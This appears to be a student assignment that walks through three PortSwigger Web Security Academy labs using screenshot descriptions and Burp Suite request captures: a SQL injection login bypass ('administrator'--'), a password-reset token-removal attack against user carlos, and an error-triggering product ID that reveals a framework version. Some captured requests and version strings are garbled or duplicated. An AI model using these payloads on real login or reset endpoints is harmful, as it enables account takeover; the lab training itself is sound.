

Sreya Gopakumar Nair
21BCI0214 - VIT Vellore
AI in Cyber Security with IBM Qrador
Assignment 1
Vulnerability Testing

1. Injection

This lab contains a SQL injection vulnerability in the login function.

To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.

The screenshot shows a web browser window for the URL `0a7a00980415b0de835f2d0a004900e8.web-security-academy.net/login`. The title bar indicates the page is titled "SQL injection vulnerability allowing login bypass". The main content area is a "Login" form with two fields: "Username" containing "administrator" and "Password" containing "....". A green "Log in" button is at the bottom. The status bar at the bottom right shows "Home | My account".

The screenshot shows a web browser window for the URL `0a7a00980415b0de835f2d0a004900e8.web-security-academy.net/login`. The title bar indicates the page is titled "SQL injection vulnerability allowing login bypass". The main content area is a "Login" form with two fields: "Username" containing an empty string and "Password" containing an empty string. An error message "Invalid username or password." is displayed above the form. A green "Log in" button is at the bottom. The status bar at the bottom right shows "Home | My account".

0a7a00980415b0de835f2d0a004900e8.web-security-academy.net/login

WebSecurity Academy SQL injection vulnerability allowing login bypass

Back to lab description >

LAB Not solved

Home | My account

Login

Invalid username or password.

Username
administrator'--

Password
....

Log in

0a7a00980415b0de835f2d0a004900e8.web-security-academy.net/my-account?id=administrator

WebSecurity Academy SQL injection vulnerability allowing login bypass

Back to lab description >

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email

Update email

2. Broken Authentication

This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.




The image consists of three vertically stacked screenshots of a web browser window, likely from a Kali Linux terminal session. The browser address bar shows the URL `https://0a8700cb0327070481c621dd00a00a09.web-security-academy.net/forgot-password`.

Screenshot 1: The first screenshot shows the 'Forgot password?' page. It has a single input field labeled 'Please enter your username or email' and a green 'Submit' button below it. The URL in the address bar is `https://0a8700cb0327070481c621dd00a00a09.web-security-academy.net/login`.

Screenshot 2: The second screenshot shows the same 'Forgot password?' page after a submission. The input field now contains the value 'wiener'. The URL in the address bar is still `https://0a8700cb0327070481c621dd00a00a09.web-security-academy.net/forgot-password`.

Screenshot 3: The third screenshot shows the 'Forgot password?' page again, but this time the input field contains the value 'wiener'. The URL in the address bar is `https://0a8700cb0327070481c621dd00a00a09.web-security-academy.net/login`.

The browser interface includes standard navigation buttons (back, forward, search), a toolbar with icons for file operations, and a status bar at the bottom.



Your email address is wiener@exploit-0a9d009d03ee075c819620710bf0044.exploit-server.net

Displaying all emails @exploit-0a9d009d03ee075c819620710bf0044.exploit-server.net and all subdomains

| Sent | To | From | Subject | Body |
|---------------------------------|---|--|------------------|--|
| 2023-08-30 16:37:35 +0000 | wiener@exploit-0a9d009d03ee075c819620710bf0044.exploit-server.net | no-reply@0a8700cb0327070481c621dd000a00a9.web-security-academy.net | Account recovery | Hello! Please follow the link below to reset your password. https://0a8700cb0327070481c621dd000a00a9.web-security-academy.net/forgot-password?temp-forgot-password-token=c1950fbajxqv4dpgzukrf38n80qqaef Thanks, Support team |

<https://0a8700cb0327070481c621dd000a00a9.web-security-academy.net/forgot-password?temp-forgot-password-token=c1950fbajxqv4dpgzukrf38n80qqaef>

Screenshot of a web browser showing a password reset page from "WebSecurity Academy". The URL is <https://ac51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=c1g6ofbajxq...>. The page title is "Password reset broken logic". It includes links to "Back to lab home", "Email client", and "Back to lab description >". A green button labeled "LAB Not solved" with a refresh icon is visible.

The main form has fields for "New password" and "Confirm new password", both containing "*****". A "Submit" button is at the bottom.

Below the form, the browser's address bar shows the full URL. The status bar indicates "Update" and "Not solved".

The Burp Suite interface is overlaid on the browser window. The "Proxy" tab is selected, showing a list of captured requests. The list includes:

- POST /forgot-password?temp-forgot-password-token=472447WLXhfprVdYxxDnyKcfNesutGf HTTP/1.1
- Host: ac51f9f1eacf852803107e2001600e9.web-security-academy.net
- Cookie: session=497FC0KXKNUJUJTHMSEnNhvb1F4L4t
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 117
- Origin: https://ac51f9f1eacf852803107e2001600e9.web-security-academy.net
- Referer: https://ac51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=472447WLXhfprVdYxxDnyKcfNesutGf
- Upgrade-Insecure-Requests: 1
- Tel: trailers
- Connection: close

The "INSPECTOR" tool is open, showing the "Cookie" section with "session" set to "497FC0KXKNUJUJTHMSEnNhvb1F4L4t".

The "Request" pane shows the raw request data, and the "Response" pane shows the raw response data, which includes the status code 302 Found and a Location header pointing back to the forgot-password page.

Burp Suite Interface

The screenshot shows three Burp Suite windows demonstrating a password reset attack on a web application.

HTTP History Tab:

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extension | Title |
|-----|-----------------------------------|--------|---|--------|--------|--------|--------|-----------|-----------|----------------------|
| 379 | https://acf51f9f1eacf852803107... | GET | /academyLabHeader | | | 200 | 144 | | | Exploit Server: Pass |
| 380 | https://acf51f9f1eacf852803107... | POST | /forgot-password | | | 200 | 2707 | HTML | | Password reset brok |
| 381 | https://acf51f9f1eacf852803107... | GET | /academyLabHeader | | | 101 | 2707 | | | |
| 382 | https://acf51f9f1eacf852803107... | GET | /emailmyLabHeader | | | 200 | 5298 | HTML | | Exploit Server: Pass |
| 385 | https://acf51f9f1eacf852803107... | GET | /resources/labheader/js/labHeader.js | | | 200 | 851 | script | js | |
| 386 | https://acf51f9f1eacf852803107... | GET | /resources/js/domPurify-2.0.15.js | | | 200 | 17136 | script | js | |
| 387 | https://acf51f9f1eacf852803107... | GET | /resources/labheader/images/logoAcad... | | | 200 | 9134 | XML | svg | |
| 388 | https://acf51f9f1eacf852803107... | GET | /resources/labheader/images/ps-lab... | | | 200 | 897 | XML | svg | |
| 389 | https://acf51f9f1eacf852803107... | GET | /academyLabHeader | | | 101 | 147 | | | |
| 390 | https://acf51f9f1eacf852803107... | POST | /forgot-password?temp-forgot-passwo... | | | 200 | 3258 | HTML | | Password reset brok |
| 391 | https://acf51f9f1eacf852803107... | GET | /academyLabHeader | | | 101 | 147 | | | |
| 392 | https://acf51f9f1eacf852803107... | POST | /forgot-password?temp-forgot-passwo... | | | 302 | 73 | | | |
| 393 | https://acf51f9f1eacf852803107... | GET | / | | | 200 | 7698 | HTML | | Password reset brok |
| 394 | https://acf51f9f1eacf852803107... | GET | /academyLabHeader | | | 101 | 147 | | | |

Request Tab (Message 380):

```

POST /forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM
HTTP/1.1
Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Cookie: session=EM7IFCnKXdrmU9UTNMSEnNehwBu1F4Lt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
    
```

Actions Panel (Message 380):

- Scan
- Do passive scan
- Do active scan
- Send to Intruder **Ctrl-I**
- Send to Repeater **Ctrl-R****
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Show response in browser
- Request in browser
- Extensions
- Engagement tools
- Copy URL
- Copy as curl command
- Copy to file

Response Tab (Message 380):

```

HTTP/1.1 302 Found
Location: /
Connection: close
Content-Length: 0
    
```

Repeater Tab (Message 380):

Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net

Raw Request:

```

POST /forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM HTTP/1.1
Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Cookie: session=EM7IFCnKXdrmU9UTNMSEnNehwBu1F4Lt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
    
```

Repeater Tab (Message 392):

Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net

Raw Request:

```

POST /forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM HTTP/1.1
Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Cookie: session=EM7IFCnKXdrmU9UTNMSEnNehwBu1F4Lt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
    
```

Repeater Tab (Message 392):

Target: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net

Raw Request:

```

POST /forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM HTTP/1.1
Host: acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Cookie: session=EM7IFCnKXdrmU9UTNMSEnNehwBu1F4Lt
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net
Referer: https://acf51f9f1eacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TWLAXHPrVdYxkOnyKcfNesufGM
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
    
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Send Cancel < > Follow redirection Target: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net

Request

```
Pretty Raw In Actions
1 POST /forgot-password?temp-forgot-password-token= HTTP/1.1
2 Host: acf51f9fleacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7TFCnKxdrJUJTMSEnhMhWbU14L
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 85
10 Origin: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net
11 Referer: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=47Z44TmLaxHtpRvdYk0nyKcfNesufGM
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 temp-forgot-password-token=&username=wiener&new-password-1=peter&new-password-2=peter
```

0 matches

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 302 Found
2 Location: /
3 Connection: close
4 Content-Length: 0
5
6
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Send Cancel < > Follow redirection Target: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net

Request

```
Pretty Raw In Actions
1 POST /forgot-password?temp-forgot-password-token= HTTP/1.1
2 Host: acf51f9fleacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7TFCnKxdrJUJTMSEnhMhWbU14L
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 117
10 Origin: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net
11 Referer: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=tAPneTBEh28uxYnNCqR7Ed6214EDeCK
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 temp-forgot-password-token=&username=carlos&new-password-1=peter&new-password-2=peter
```

0 matches

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 302 Found
2 Location: /
3 Connection: close
4 Content-Length: 0
5
6
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Send Cancel < > Follow redirection Target: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net

Request

```
Pretty Raw In Actions
1 POST /forgot-password?temp-forgot-password-token= HTTP/1.1
2 Host: acf51f9fleacf852803107e2001600e9.web-security-academy.net
3 Cookie: session=EM7TFCnKxdrJUJTMSEnhMhWbU14L
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 85
10 Origin: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net
11 Referer: https://acf51f9fleacf852803107e2001600e9.web-security-academy.net/forgot-password?temp-forgot-password-token=tAPneTBEh28uxYnNCqR7Ed6214EDeCK
12 Upgrade-Insecure-Requests: 1
13 Te: trailers
14 Connection: close
15
16 temp-forgot-password-token=&username=carlos&new-password-1=peter&new-password-2=peter
```

0 matches

Response

```
Pretty Raw Render In Actions
1 HTTP/1.1 302 Found
2 Location: /
3 Connection: close
4 Content-Length: 0
5
6
```

Burp Suite Intercept Tab (Request):

```

POST /forgot-password/temp-forgot-password-token HTTP/1.1
Host: acf519ff1eacf852803107e2001600e9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Content-Length: 0
Origin: https://acf519ff1eacf852803107e2001600e9.web-security-academy.net
DNT: 1
Upgrade-Insecure-Requests: 1
Te: trailers
Connection: close
temp-forgot-password-token=&username=carlos&new-password=1@ster&new-password=2@ster

```

Burp Suite Response Tab:

```

HTTP/1.1 302 Found
Location: /
Content-Type: text/html; charset=UTF-8
Content-Length: 0

```

Web Security Academy - Login Page (Initial State):

Username: carlos
Password:
Forgot password?
Log in

Web Security Academy - Login Page (After Submission):

LAB Not solved

Home | My account

WebSecurity Academy

Password reset broken logic

Back to lab home | Email client | Back to lab description

Login

Username: carlos
Password:

Forgot password?

Log in

Web Security Academy - Congratulations Page (Solved):

LAB Solved

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >](#)

Home | My account | Log out

My Account

Your username is: carlos
Your email is: carlos@carlos-montoya.net

Email:
Update email

3. Sensitive Data Exposure

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

Description:
This is a great idea for tiny living. The need to move your treasured possessions into the attic to make space to decorate is a thing of the past. The full Santa suit complete with decorative lights can be worn by any family member (Grandpa Joe) who isn't usually very mobile. Dress them up and plug them in.
If you find you need extra seating as you're entertaining over the festive season Grandpa Joe can be positioned in any area of the house where this is an electrical outlet. Be advised the lights should only be run for a period of one hour during use, with a ten-minute break to avoid overheating. Food and drink must not be consumed while using the lights.

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extensions |
|----|---|--------|----------------------|--------|--------|--------|--------|-----------|------------|
| 40 | https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net | GET | /product?productId=9 | | | 200 | 4244 | HTML | |
| 41 | https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net | GET | /academyLabHeader | | | 101 | 147 | | |

Request

```
1 GET /product?productId=9 HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3Cookie: sessionid=UlgzFWK0Zs0ZQ1P0sRhPywhtNb6l
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/90.0.4430.93 Safari/537.36
8 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer:
https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: de-DE,de;q=0.9,en-US;q=0.8,en;q=0.7
16 Connection: close
```

Response

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 4144
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11    <title>
12      Information disclosure in error messages
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labheader/js/labHeader.js">
17    </script>
18
19 <div id="academyLabHeader">
20   <section class="academyLabBanner">
21     <div class="container">
22       <div class="logo">
23         <img alt="Academy Lab Logo" />
```

Burp Suite Professional v2021.4.2

HTTP history

| # | Host | Method | URL | Params | Edited | Status | Length | MIME type | Extensi |
|----|---|--------|----------------------|--------|--------|--------|--------|-----------|---------|
| 40 | https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net | GET | /product?productId=9 | | ✓ | 200 | 4244 | HTML | |
| 41 | https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net | GET | /academyLabHeader | | | 101 | 147 | | |

Request

```

1 GET /product?productId=9 HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3 Cookie: session=UClgzPK02sOZ01PsRhyPh
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Google Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: de-DE,de;q=0.9,en-US;q=0.8
16 Connection: close
17
18

```

Response

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 4144
5
6
7
8
9
10
11
12
13
14
15
16
17
18

```

INSPECTOR

Send | Cancel | </> | >/>

Target: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net

Request

```

1 GET /product?productId=9 HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3 Cookie: session=UClgzPK02sOZ01PsRhyPh
4 Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="90", "Google Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: de-DE,de;q=0.9,en-US;q=0.8
16 Connection: close
17
18

```

INSPECTOR

- Query Parameters (1)
- Body Parameters (0)
- Request Cookies (1)
- Request Headers (15)

Search... 0 matches

Response

Burp Suite Professional v2021.4.2

Target: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net

Request

```
Pretty Raw In Actions
1 GET /product?productId=hacker* HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3 Cookie: session=UClgrK02sZQ1P0sRhyPwHtNb0Ygl
4 Sec-Ch-Ua: Not A;Brand";v="99", "Chromium";v="90", "Google
   Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer:
   https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 
```

0 matches

Response

```
Pretty Raw Render In Actions
10 at lab.display.productcatalog.filter.NoFilter$strategy.getProduct(MapFile)
11 at lab.display.productcatalog.page.product.SimpleProductStrategy.handle()
12 at lab.display.productcatalog.page.SimpleProductPageStrategy.lambda$har
13 at net.portswigger.util.Unchecked.lambda$null$3(Unchecked.java:46)
14 at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
15 at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.
16 at java.base/java.util.Optional.mapOptional(Optional.java:265)
17 at lab.display.productcatalog.page.SimpleProductPageStrategy.handleSubf
18 at lab.display.productcatalog.page.SimpleProductPageStrategy.handle()
19 at lab.display.productcatalog.page.SimpleProductPageStrategy.lambda$har
20 at lab.server.vulnerable.backend.Backend.lambda$applyChain$1(Backend.java:
21 at lab.server.vulnerable.backend.Backend.lambda$handlers$1(Backend.java:
22 at net.portswigger.util.Unchecked.lambda$null$3(Unchecked.java:46)
23 at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
24 at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.
25 at java.base/java.util.Optional.flatMap(Optional.java:294)
26 at lab.server.vulnerable.backend.Backend.handle(Backend.java:271)
27 at lab.server.vulnerable.backend.Backend.handle$lambda$Backend$handle$1(Backend.java:259)
28 at lab.server.vulnerable.frontend.NoFrontend.handle$lambda$NoFrontend$handle$1(NoFrontend.java:37)
29 at lab.server.vulnerable.VulnerableApp.handle(VulnerableApp.java:112)
30 at lab.server.LabApp.handle(LabApp.java:160)
31 at lab.server.LabApp.handle$lambda$LabApp$handle$1(LabApp.java:150)
32 at net.portswigger.http.server.HttpServer$Connection.handleRequest(Http
33 at net.portswigger.http.server.HttpServer$Connection.runHttp(HttpServer$ja
34 at net.portswigger.http.server.HttpServer$Connection.run$lambda$1(HttpSever
35 at net.portswigger.http.server.HttpServer$Connection.run$lambda$1(HttpSever.ja
36 at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPo
37 at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPo
38 at java.base/java.lang.Thread.run(Thread.java:835)
39
40 Apache Struts 2 2.9.31
```

Burp Suite Professional v2021.4.2

Target: https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net

Request

```
Pretty Raw In Actions
1 GET /product?productId=hacker* HTTP/1.1
2 Host: acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net
3 Cookie: session=UClgrK02sZQ1P0sRhyPwHtNb0Ygl
4 Sec-Ch-Ua: Not A;Brand";v="99", "Chromium";v="90", "Google
   Chrome";v="90"
5 Sec-Ch-Ua-Mobile: ?0
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/90.0.4430.93 Safari/537.36
8 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
   /webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?
12 Sec-Fetch-Dest: document
13 Referer:
   https://acf91f4a1ff4fd43802a8d9800330085.web-security-academy.net/
14 Accept-Encoding: gzip, deflate
15 
```

0 matches

Response

```
Pretty Raw Render In Actions
16 at net.portswigger.util.Unchecked.lambda$null$3(Unchecked.java:46)
17 at net.portswigger.util.Unchecked.uncheck(Unchecked.java:73)
18 at net.portswigger.util.Unchecked.lambda$uncheckedFunction$4(Unchecked.
19 at java.base/java.util.Optional.flatMap(Optional.java:265)
20 at lab.server.vulnerable.backend.Backend.handler(Backend.java:271)
21 at lab.server.vulnerable.backend.Backend.handle(Backend.java:259)
22 at lab.server.vulnerable.frontend.NoFrontend.handle$lambda$NoFrontend$handle$1(NoFrontend.java:37)
23 at lab.server.vulnerable.VulnerableApp.handle(VulnerableApp.java:112)
24 at lab.server.LabApp.handle(LabApp.java:160)
25 at lab.server.LabApp.handle$lambda$LabApp$handle$1(LabApp.java:150)
26 at net.portswigger.http.server.HttpServer$Connection.handleRequest(Http
27 at net.portswigger.http.server.HttpServer$Connection.runHttp(HttpServer$ja
28 at net.portswigger.http.server.HttpServer$Connection.run$lambda$1(HttpSever
